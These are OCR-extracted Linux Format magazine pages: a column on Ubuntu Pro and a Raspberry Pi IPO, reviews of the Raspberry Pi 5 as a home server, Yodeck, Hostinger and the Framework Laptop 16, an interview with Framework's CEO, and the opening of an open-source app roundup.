Stuart Burns is a Linux administrator for a Fortune 500 company specialising in Linux.

» ET TU UBUNTU

Ubuntu is the easy go-to for people new to Linux. It's made a few contentious moves but nothing that blew it up in a 'RedHat II' way.

It is widely acknowledged that Ubuntu was going to IPO at some point. That means that everything that can generate revenue is getting squeezed. To end users or small shops, this comes in the form of Ubuntu Pro.

It never bothered me as it was optional until now. Last week, I did the desktop GUI update and apart from the standard items, there was a whole new section of Available Updates. Ubuntu is now on the naughty step – all these items were Ubuntu Pro. I had all the Ubuntu Pro items turned off. It may be me, but I've never seen this before and to my mind, this is beyond the pale.

Is this some scheme to get more users on to Ubuntu Pro for 'IPO reasons'? It's deceptive and for that reason I will no longer recommend Ubuntu as an easy alternative. Ubuntu: the Microsoft of the Linux world.

In other news, the makers of Raspberry Pi are looking to IPO. I am torn on this as an English guy, as it is one of ever fewer success stories. I think they'll do well as they have the best coherent offering, user base, support and documentation, especially compared to Chinese no-name boards, riddled with questionable practices, toolsets and files.

On the flip side, we have seen them already prioritise business over end users, and while the injection of money will help do new things, it will, without doubt, lead to a lesser, more money-focused-at-all-costs offering. Hopefully, I'll be proven wrong.

The Pi 5 as a mini server

A sysadmin's perspective on setting up and running a new Raspberry Pi 5 for Docker and beyond.


I was graciously loaned a Pi 5 8GB version to trial. Many reviews have been written about the Pi 5 as a new iteration of dual-screen-capable SBC desktops, but as a sysadmin, I was more interested in using it in a server context. The low power aspect appeals greatly. The verdict? It's pretty good.

The new generation of Pi is unlike the Pis of the old. Unfortunately, that fact is reflected in the pricing. It is essentially the 'Premium' Pi experience. The price increases further when you start to feed in the cost of the peripherals – the essential heatsink and the power supply. The new official power supply can provide 20 watts – far more than previous generations. This is partly to feed the increased CPU power consumption and partly to be more stable when adding external devices via the USB 3 ports. There is no longer onboard sound or standard HDMI. This means buying one or two of the appropriate micro HDMI to full HDMI convertors if looking to use it as a desktop.

Other nice additions include (finally) a power button and the ability to add a real, honest-to-goodness hardware clock via the addition of an (at cost) battery.

From a sysadmin point of view, if you want it as a headless server, it is simple enough to configure when flashing a new micro USB using the official *Raspberry Imager* tool. The imager options allow for the configuration of IP and SSH ahead of time (it allows you to set the Wi-Fi details and SSH service autostart). These options are available after you have selected your device and it prompts: `Would you like to apply OS customisation settings?` Set this up and then apply the config. Once the Pi is booted up, you should be able to SSH straight into the server.

A little tip is that if you use the Raspberry Pi as a desktop, using a mouse and keyboard set that is preconfigured to use a shared USB receiver (such as Logi Bolt) means that the mouse and keyboard only consume one of the precious USB slots.



GENERAL SERVICES OPTIONS

☐ Set hostname: raspberrypi .local

☑ Set username and password

Username: sysadmin


Password: ••••••••••••••••••••••••••••••••••••••

☑ Configure wireless LAN

SSID: SKYMSJPN

Password: ••••••••••••••••••••••••••••••••••••••

Double check those WiFi passwords otherwise it won't work and you will be sad.



The much-anticipated NVMe adaptor will add solid, high-speed storage to the Pi's armoury.

CREDIT: Raspberry Pi Foundation

A major limitation of previous Pis was memory. After a few programs were loaded, the memory could become constrained. The recent chip-supply shortages have now been resolved with the availability of SKUs that have more memory onboard.

Feel the heat

A pro tip for putting it together, is when adding the heatsink, connect the fan wires first because doing it is fiddly and finger-cut-inducing. The heatsink is cleverly designed to use plastic lugs to secure it in place and can only be applied one way: the right way.

As to the server capabilities, we were quickly able to configure it to run six different *Docker* images and still have plenty of RAM left. The performance is good enough that it can run substantial containers, such as *Invidious, Jellyfin, Sonarr* and others, without any issues. A word of caution, though: while it may make a great media server and has plenty of resources, it will not go above 1080p without frame drop.

With 20W available, powering small external disks seemed to be less of an issue. There were no stability issues or dropped connectivity under significant load. Even when using encrypted volumes on external USB 3 disks, the performance was good.

If the need is for a low-power but reasonably performant 'box in the corner' to run lightweight tasks or as a media server or *Docker* host, it works very well. That said, for the same price as the board, power supply and adaptor, I was able to get a second user SFF M900 desktop that was equally performant but more of a whole package; it depends what you want to do.

It is undeniable that the Pi changed the ARM landscape and is without doubt the leader, but it is now straddling a complex cavern – on one side tinkerers, on the other people who want to do more serious things and push the ARM envelope. I think some of the new add-ons may be game-changers, including the much awaited hardware add-on to allow NVMe disks. LXF

Yodeck

Jonas P DeMuro dusts off his Raspberry Pi so he can take a quick overview of this digital signage service.

IN BRIEF

Yodeck is digital signage software with four pricing plans: Free, Standard, Pro and an Enterprise plan for businesses with specific security requirements. *Yodeck* offers a variety of features, including content management, scheduling and analytics. The help centre has articles and user manuals, making this an attractive choice overall in the digital signage space.

San Francisco-based *Yodeck* is powerful digital signage software that enables you to create, manage and display content on screens, making it an excellent solution for various industries. The company's mission is to help people build better relationships with their customers, students, employees and community members. It started in 2015 with three people, and has grown to over 6,000 employees, serving the needs of over 5,000 clients worldwide, with their tens of thousands of screens. *Yodeck* serves many businesses and organisations, including Icelandair, Domino's, McDonald's and Ford.

At the bottom is the Free plan, which makes *Yodeck* completely free to use for a single screen. You can enjoy all the features, such as the included apps and templates, without any cost for your first screen. Also keep in mind that this free tier serves as the trial, too, as we did not see any mention of a free trial on the higher tiers, but this is not time limited and can be used long term for a single screen.

The Standard plan, which is targeted at multi-screen installations, is $7.99 per screen per month. It provides essential features for managing digital signage across multiple screens, such as overlays, an interactive kiosk, free stock images and videos and live streams.

Go Pro

The Pro plan is recommended for managing large volumes of content, at a price of $9.99 per screen per month. It includes everything in the Standard plan with additional features and capabilities beyond that, including sub-playlists, volume schedules, media tag filtering by screen, and advanced media scheduling.

Finally, the Enterprise plan features "pro-grade security" and is available for $12.99 per screen per month. It includes all the functions of the lower plans and then offers advanced features and robust security measures that include login IP and password restrictions, custom user roles, security session policies and audit logs.

Additionally, the company provides free hardware with all annual plans, making it an affordable choice for implementing digital signage projects. Also bear in mind that for 60 screens and over, you can call for a custom quote at that higher volume.

Yodeck has but a single option to get in touch for assistance: a contact portal. There is no direct phone number or option for chat. You should also keep in mind that support is included for no additional cost with each of the plans.

On the self-help side of the support equation, we are pleased to report more options. There is a mature help centre, with articles written on a variety of topics, including General Questions, Pricing and Features. There is also a separate documentation area that includes more user-manual-style content. Users are also encouraged to add input on new feature ideas. A shortcoming is that we did not find a user forum, or any ebooks or webinars on the official website. However, investigating further, there is a YouTube channel with over 130 videos, and there are some random links to this content, but in this day and age, an embedded video player would probably be an expectation for most people.

You can see the Raspberry Pi nestling inside the Argon40 case.

Yodeck offers a wide range of end deployment options, from *Chrome* browsers to Fire TV sticks and Android apps. The main platform offered by *Yodeck* is Raspberry Pi-based and the business was built up around a Python-based solution running originally on the Pi 2, with the current recommended install being a 4GB Pi 4, although support back to the Pi 2 and Compute 3 is still available. You can find out more at **https://bit.ly/lxf313yo**. LXF

VERDICT

DEVELOPER: Yodeck
WEB: www.yodeck.com
PRICE: From free ($7.99pm per screen)

FEATURES	7/10	EASE OF USE	8/10
PERFORMANCE	9/10	VALUE	7/10

Yodeck is a good option for digital signage software. It offers a variety of features at a reasonable price. The free tier is a great way to try it out before committing to a paid plan.

» **Rating 7/10**

CREDIT: Yodeck

Hostinger

James Capell is just the guy to try out a web host that's easy enough for your granny to use.

IN BRIEF

Hostinger offers affordable shared hosting for small to medium low-traffic sites. VPS hosting and cloud hosting give your website more resources for extra speed, making them suitable for more demanding, business-critical sites.

Hostinger is web hosting provider that caters to everyone from home users with little to no web hosting experience all the way to seasoned web devs. For this review, we used the most basic plan to see what Hostinger has to provide for a range of users . We built a test site, explored its custom control panel, tested support, monitored speeds and uptime, and compared our results with the competition.

Hostinger has put a lot of effort into making its shared hosting experience as seamless and beginner-friendly as possible. From the minute you sign up, it walks you through every step with very clear and easy-to-follow instructions that can help complete novices get their website up and running. With the inclusion of additional features such as page speed monitoring, malware scanning and analytics, it makes sure you can manage every aspect of your website directly from Hostinger's hPanel. For beginners, it goes above and beyond the industry standard control panel cPanel and does a good job of hiding away confusing techy stuff, presenting everything in a logical manner.

When it comes to VPS offerings, you're on your own. VPS tend to be aimed at people with experience setting up and managing servers, and in exchange for far more performance for your money, you need to know how to run and manage the server yourself.


We measured Hostinger's performance by setting up a test *WordPress* website, then using **Uptime.com** to monitor its speed and any downtime from multiple locations around the world. Although our site was hosted on the most basic plan, it still managed an excellent 100% uptime record over 10 weeks.

We measure website load speeds with help from GTmetrix. Hostinger scored here with a speedy LCP of 0.607 seconds, the second fastest result in our last 15 tests, just behind HostGator.

Hostinger has data centres in eight countries: the USA, UK, France, Netherlands, Lithuania, Singapore, India and Brazil. That's far more than most hosts, and it's especially good to see a service that doesn't purely focus on North America and Europe. There is one catch, though: some plans don't support all the data centres. The Shared, Cloud and WordPress plans are available everywhere, but Hostinger's Linux VPS plans can't be hosted in France, Netherlands or Singapore.

Hostinger doesn't offer cPanel to its shared hosting users, opting to provide its own custom hPanel platform instead. Custom control panels make us wary, probably because most of them are underpowered in the extreme, but hPanel is a rare exception.

Most functions are accessible to even novice users. Creating an email address, for instance, is as easy as entering the address and a password. Advanced features, such as importing existing emails and setting up SPF and DKIM records (to authenticate emails and protect against phishing), are just a click or two away, too.



GTmetrix Grade

A

Performance 100%

Structure 99%

Web Vitals

LCP 607ms

TBT 0ms

CLS 0.01

Our speed test shows exemplary performance on top of that attractive pricing.

Unusually for a top hosting provider, Hostinger doesn't have telephone support. There's 24/7 live chat, though, and email or ticket support if you prefer. Hostinger says that telephone support just slows down getting things done and that it has been able to fix issues faster by removing this option.

We opened a ticket asking how we could install *WordPress* on a subdomain. The reply arrived only 17 minutes later – just about as speedy as we could expect for ticket support. The text used more jargon than we'd like, but was accurate and included all the detail we needed to figure out a solution. Live chat is also available whenever you need it.

Prices are very competitive, starting at £2.49 per month for a four-year plan. Having said that, the pricing can be a bit confusing and renewal prices can change based on things such as whether you have auto-renew enabled. So, we do recommend that you take more time to look at the long-term cost of your plans. LXF

CREDIT: Hostinger

VERDICT

DEVELOPER: Hostinger
WEB: www.hostinger.co.uk
PRICE: From £2.49 per month

FEATURES	8/10	EASE OF USE	9/10
PERFORMANCE	8/10	VALUE	9/10

Attractive prices, ease of use, and fantastic features make Hostinger a great choice for both novice and advanced users.

» **Rating 9/10**

Framework

Three years on, the DIY laptop concept has come of age.

Today's laptops offer limited DIY upgrade options at best, such as RAM or storage. At worst, just getting inside the thing can be a chore, only to find the RAM is soldered to the motherboard, and you tore a ribbon cable when you pried off the panel.

It doesn't have to be this way. If we roll the clock back to 2021, a startup called Framework decided to take a different approach with a modular laptop designed to make all sorts of upgrades easy. "The conventional wisdom in the industry is that making products repairable makes them thicker, heavier, uglier, less robust, and more expensive. We're here to prove that wrong and fix consumer electronics, one category at a time," Framework explains.

Framework's first effort consisted of a 13.5-inch laptop that somewhat resembled a MacBook. It was built around Intel's 11th-Gen Core processors, configurable with up to 64GB of DDR4 memory, 4TB (or more) of PCIe 4.0 SSD storage, and Wi-Fi 6E connectivity. What really stood out, though, was the hyper-focus on user customisation, repairs and upgrades. From socketed storage and RAM to even the mainboard and display, Framework's promise is that it is all easy to access and rip out as needed.

"High-use parts like the battery, screen, keyboard and colour-customisable magnetic-attach bezel are easy to replace. QR codes on each item take you directly to guides and the listing in our web store," Framework says.

The feasibility of a modular laptop is predicated on Framework offering future hardware upgrades that will fit, and to that end, the company says it intends to offer new parts "regularly." It's also making this an open ecosystem, so that other companies can sell compatible parts and modules.

Even in those early days, Framework planned to offer different preconfigured models running Windows 10 (don't panic, Linux fans) as well as a Framework Laptop DIY Edition "available as a kit of modules that you can customise and assemble yourself". Either way, Framework will include a

Contributions from: Alex Cox, Dave James, Paul Lilly, Desire Athow

The new removable GPU units for the Framework 16.

A number of processor and mobo upgrades have been released.

screwdriver, to drive home the point it designed these systems to facilitate tinkering. In the age of right-to-repair, this took the idea and launched it into orbit.

The original Framework DIY laptop was launched in March 2022 and provided an entirely configurable system, from barebones where you supply your own RAM and SSD to fully tricked out with slot-in expansion cards. While you can't order a Framework laptop with Linux installed, Framework is taking the time to certify that its hardware is officially compatible with Ubuntu and Fedora, alongside providing support for those two distros. More recently, this has been expanded to include community supported options, with Linux Mint and Manjaro XFCE currently listed. For exact Linux support, see **https://frame.work/gb/en/linux**.

Framework is doing its own thing, including fulfilment, so is issuing its machines in batches. These seem to ship within a week or two in the US, while support has been expanded to the UK and Europe.

Gimmick mimic

That original Framework laptop really impressed and offered genuine excitement. The 'gimmick' behind its design is so fundamental that we can't believe the market has come this far without it being the norm – or at least commonplace. It's a machine with right-to-repair and real design genius hard-baked into its core.

This has been tried before. The Alienware Area-51m, for example, was meant to be upgradable, but it was horrendously expensive, immensely chunky, and Dell seemed to get bored of the concept very quickly.

Framework, on the other hand, has not simply given lip service to the idea of a repairable platform; this laptop is literally built around it. Our DIY edition came

CAPTURING THE BUSINESS BUCKS

CEO Nirav Patel worked on the One Laptop Per Child project as a student.

Linux Format's newly appointed business editor, Desire Athow of TechRadar Pro fame, caught up with Framework CEO Nirav Patel to see how setting its sights on the business market can help cement Framework's foundation.

LXF: **Framework is launching a B2B program called Framework for Business, what's that about?**

Nirav Patel: For the last two years, we've been piloting Framework Laptop deployments with a range of small and mid-sized businesses looking for better, longer-lasting computers. We've taken learnings from those partnerships into the public launch of Framework for Business, which gives businesses more context around how to evaluate, purchase and maintain Framework Laptops, and also provides a direct line to our Business team.

LXF: **The trial was only the 13-inch model – is that remaining the case?**

NP: We're making both the Framework Laptop 13 and the Framework Laptop 16 available to purchase for business customers, as well as the Chromebook Edition and refurbished products.

LXF: **Do these differ from your consumer units?**

NP: Unlike many other notebook OEMs, we build a single product line that works well for consumer, SMB and enterprise customers. We develop and test our products to commercial notebook standards, which are stricter than what is typically used for consumers.

LXF: **What were the biggest obstacles when creating the scheme?**

NP: We designed the hardware from the outset to be excellent for a broad range of users and use cases. When starting to work with businesses, we found that the product itself was already a great fit, and what we needed to develop was infrastructure around volume deployments, business purchasing and support. We have been able to build this out over the last couple of years, which puts us in a good position to now be able to open the Business programme to more customers.

LXF: **Why would businesses buy from Framework? What's your USP?**

NP: Much like for consumers, we are finding that for businesses, the unique draw of a Framework Laptop is in enabling deeper ownership and greater product longevity. Businesses have a strong desire to be able to fix problems directly on the spot and be able to get their employee base up and running again. Especially for small businesses, what we've found

CREDIT: Framework

Modularity even extends to the keyboard layout.

unpopulated; to get it going, we had to open it to insert RAM and storage. Messing with internals is a prospect that, in a regular laptop, elicits a sigh and the possibility of breaking or losing something. Not so here.

Five screws in the base is all it takes to release the keyboard and get into the guts. Every replaceable item inside and out – and there's a glut of them – is lovingly labelled with details on where to get a new one. You can even switch out the mainboard in the future.

Everything's so straightforward – adding RAM and an M.2 SSD took seconds because Framework has put them in a sensible place and designed it to be that way. And for all those manufacturers who highlight the slimness, sturdiness or curviness of their products as the reason they don't want you taking them apart, Framework has built a fully accessible laptop platform that still retains a sleek and vaguely sturdy shell.

Generic it may be, but this looks nowhere near as clumsy as the DIY chassis of the past, or (again) the silly fat shape of the Area-51m. This is smart. It blends in with the MacBooks and Dell XPS 13s of this world, and manages to be internally friendly while doing so.

And then there's the ports. Oh, the ports. Apart from the combo audio jack midway along the left side, they're entirely modular, supplied as square slide-in units with a male Type-C connector on one end and whatever you need on the other. Want to put an SD card slot on the right and HDMI on the left? Go for it. Need extra storage? Drop in a terabyte. Want four DisplayPort outputs? Uh, OK, you can technically do that, but we can't guarantee the integrated graphics will be happy handling all those screens at once.

There are four slots in all, to be populated as you wish – though if you're planning to charge the Framework Laptop, you'll want to plug in a Type-C port, at least while the battery fills. Only four at a time may feel restrictive if you don't look at the port-starved designs of most modern portable PCs. You may well lock 'em in and never change your configuration.

Jump forward three years and the good news is not only is Framework still here – let's not underplay a pandemic and cost of living crisis – it's expanding and thriving. It launched its promised marketplace, where vendors can sell Framework upgrades and expansions. It's built up its networks to supply and support laptops worldwide. It released a Chromebook version of its laptop, and in 2023 released a 13-inch model, and at the start of 2024 an all-new 16-inch model that we review opposite. It feels like the ball is rolling and has enough momentum that it's not going to stop. With the Framework 16 offering an upgradable GPU, Framework is set to take over the gaming world, too. LXF

» CAPTURING THE BUSINESS BUCKS *CONT.*

is that many IT managers are purchasing consumer notebooks and getting consumer-level support, needing to send laptops out to service depots when there are issues, resulting in employee downtime and risk around sensitive data. With a Framework Laptop, the IT manager can instead quickly and easily swap a module to resolve an issue without the computer ever leaving the building.

We've also found the deep customisation and upgradability to be a draw. With Framework Laptops, not only can the company custom-configure processor, memory, storage and OS selection, but can even choose what ports they would like on their laptops and change them as needed.

Finally, one of the biggest reasons we see businesses moving to Framework Laptops is to achieve ESG goals and reduce their environmental footprint. For many businesses, the computers they are buying and replacing on three-year cycles are some of the most environmentally damaging activities they are engaging in. With Framework Laptops, they have the ability to lengthen their replacement cycles, reducing both cost and environmental impact.

LXF: As a challenger brand, how will Framework deal with after sales support? Do you plan to offer longer warranties for business orders?
NP: Extended warranties are an area we are currently exploring. In addition to guides and documentation, we have a support team that handles contacts and resolves end user issues. As we continue to grow the Framework for Business programme, we're adding additional dedicated support resources focused on business customers.

LXF: Are you looking to trial PC-as-a-service or leasing rather than buying outright?
NP: Device-as-a-service (DaaS) isn't something we plan to offer directly, but we have worked with managed service providers (MSPs) who offer DaaS and find that Framework Laptops are uniquely well suited for that model.

LXF: Are you considering other business products?
NP: With the success and growth we're seeing on the Framework Laptop, we are confident that the mission and product philosophy is resonating with customers. This is a mission we will continue to bring across more categories of computing and electronics as we go.

LXF: Given how quickly your batches sell out, is Framework considering significantly increasing production volumes?
NP: Especially with the massive response we've seen on Framework Laptop 16, we are working with our suppliers to continue to increase our product capacity. In the meantime, the Framework for Business team has units reserved to be able to offer to businesses to enable pilots. With the Framework Laptop 13 (13th-Gen Intel Core), we're now shipping most orders directly from inventory within five business days, and that is the target we aim to achieve for all of our products.

Framework Laptop 16

Slapping parts together, **Dave James** takes this modular laptop with upgradable GPU for a spin.

SPECS

Model: Performance Pro
CPU: AMD Ryzen 7 7840HS
GPU: AMD Radeon 780M, AMD Radeon RX 7700S (8GB GDDR6, 100W TGP) module
Mem: 16GB DDR5-5600 (2x 8GB)
SSD: 512GB M.2 2280 PCIe Gen 4
Display 16-inch, 2,560x1,600, 165Hz, anti-glare, FreeSync
Comms: AMD RZ616 Wi-Fi 6E, Bluetooth 5.2
Ports: Six custom bays
Camera: 1080p, privacy switch
Power: Battery 85Whr
PSU: 180W GaN USB Type-C
Size: 356x270mm
Weight: 2.4 kg with graphics module

The Framework 16 is the laptop we've always wanted. Well, if you put the Framework 16's GPU party piece into the Razer Blade 14, you've got the laptop we've always wanted, but this is a vital step down that path. And without Framework, there's no chance of getting there; it's also incredible this innovative machine works so well even in this first generation.

Because this is a new breed of notebooks. One that ought to pave the way for genuinely upgradable laptops, in almost the same way we have endlessly configurable desktop PCs. For all the promise of MXM modules, this is the first laptop in which you can replace the graphics card in six twists of a Framework-supplied screwdriver.

Its party piece is the ability to remove the graphics card as easily as you can a desktop PC's add-in board. It's all housed in a removable module that slots into the rear, and can also be replaced with a blank housing if you just want to run on the machine's processor graphics.

The promise here is that, much like with Framework's existing mainboard offerings, you'll eventually be able to buy a next-gen module that adds a new, more powerful generation of graphics silicon to your machine. You will no longer have to buy an entirely new laptop if you want to use a new line of mobile graphics.

Do drop in

Framework has made it its mission to create a business on the back of the idea of offering total upgradability with its own laptops, and its Framework 13 machine delivered on that for non-gaming notebooks. It's so far three generations into Intel mainboards and has started offering AMD mobos, too, all able to be dropped into the same machine you might have bought three years ago.

But this is Framework's first stab at a proper gaming laptop with a discrete graphics card, and a modular, user-upgradable one at that. It offers the same modular inputs on either side of the chassis, except with this larger frame, you get space for two more. These are identical to Framework's other input modules, offering you almost complete choice as to how to configure your machine.

Want to fill all six slots with USB Type-C ports? Go for it. Need a couple of HDMI and maybe a DisplayPort and Ethernet connection to boot? No problem. Want to mix and match depending on whether you're at home or on the move? They're as easy to switch as a USB stick.

It's a refreshing approach, but the 16-inch goes further than the original 13-incher in every respect. One of the things we love the most about the modularity of the Framework 16 is the configurability of the keyboard. We're fine with a mono-colour LED backlight, so the extra RGB options aren't a huge sell, but the option to have a numpad as and when you want it absolutely is.

So, if you just want the standard keyboard on its own, that's fine, but shift it over to one side and there's space for a good sized numpad to drop in. And better still, you can have it on either side. If you prefer a left-side numpad, this is the first laptop to ever give that option.

The first Framework Laptop with upgradable GPU.

There's also an optional RGB macro-pad to fill that numpad space, too, which is a 24-key clear keycap pad that you can configure how you like through Framework's configuration tools. The tools, for both the keyboard and the optional LED matrix spacers – yeah, you can properly glow up your machine – are largely online, which makes it all very accessible whether you've gone for the straight Windows prebuild or the DIY option and Linux.

This issue with all this modularity is in the final finish. Where we've become used to our laptop chassis hewn from single pieces of aluminium, the use of spacers either side of the trackpad module to allow it to move means there's a necessary break in the finish. And it doesn't look great, most especially if you're offsetting the trackpad for a left-sided numpad, where you end up with two of the thin aluminium spacers side by side.

Again, it's a somewhat inevitable consequence of the ultra-modular design, and while the finish isn't totally MacBook-perfect, it's still a compromise we're absolutely OK with in exchange for all the ease and utility that comes with Framework's customisable approach. LXF

VERDICT


DEVELOPER: Framework
WEB: http://frame.work
PRICE: £1,749

FEATURES	9/10	EASE OF USE	7/10
PERFORMANCE	8/10	VALUE	6/10

The Framework Laptop 16 is the most customisable laptop we've ever seen, with tons of input and port options, and the promise of upgradable graphics.

» Rating 8/10

tom's HARDWARE
Intel Core i7-13700K Review: Core i9 Gaming at i7 Pricing
GeForce RTX 4080 Custom Cards from Gigabyte and MSI Pictured
REVIEWS
HyperX Armada 27 QHD 165 Hz Gaming Monitor Review: Balanced Performance, Premium Image



NEW
Everything you need to start coding with Python in Linux
The Python Book
Over 400 essential tips
OVER 2 HOURS OF VIDEO TUTORIALS
Learn to use Python • Program games • Get creative with Pi

HotPicks

Index » QDirStat » VokoscreenNG » Atop » Sleek » SimpleX Chat » RustDesk » UnCiv » Naikari » Nyxt » Pin It!

Mayank Sharma is worryingly efficient at finding ways to waste time online, especially after he's rummaged through repos to find open source gems.

FILE MANAGER

Index

Version: 3.0.2 **Web:** https://mauikit.org/apps/index/

File managers are an integral part of any desktop, and although your distro ships with one, it might not be suited for your workflow. In case you're on the hunt for alternatives, MAUI's *Index* is a very capable option.

The MAUI project churns out stunning-looking apps that are designed to work across desktop and mobile devices. It isn't the first project to attempt a convergent user interface, although it is one of the first to actually make it work.


Index is available as an AppImage, so all you need to do is download it from the official website and turn it into an executable, either from your existing file manager or with the `chmod +x` command.

At first glance, *Index* doesn't look very different from your existing file manager. It can create, move and delete files and folders, and supports all the basic functions of a file manager.

It has a tabbed interface, and can display files and folders in a list (which is toggled by default) or an icon grid. You can use the file manager to browse other internal disks, and plugged-in USB sticks and SD cards, as well as network folders. There's also an integrated search feature that you can use to hunt for files, both locally and across the network.


In addition to all this, *Index* also helps you organise your content by using tags and bookmarks. You can add tags to files, and favourite them, and even bookmark folders for quicker access. Additionally, you can also choose custom colours for folders for easier identification.

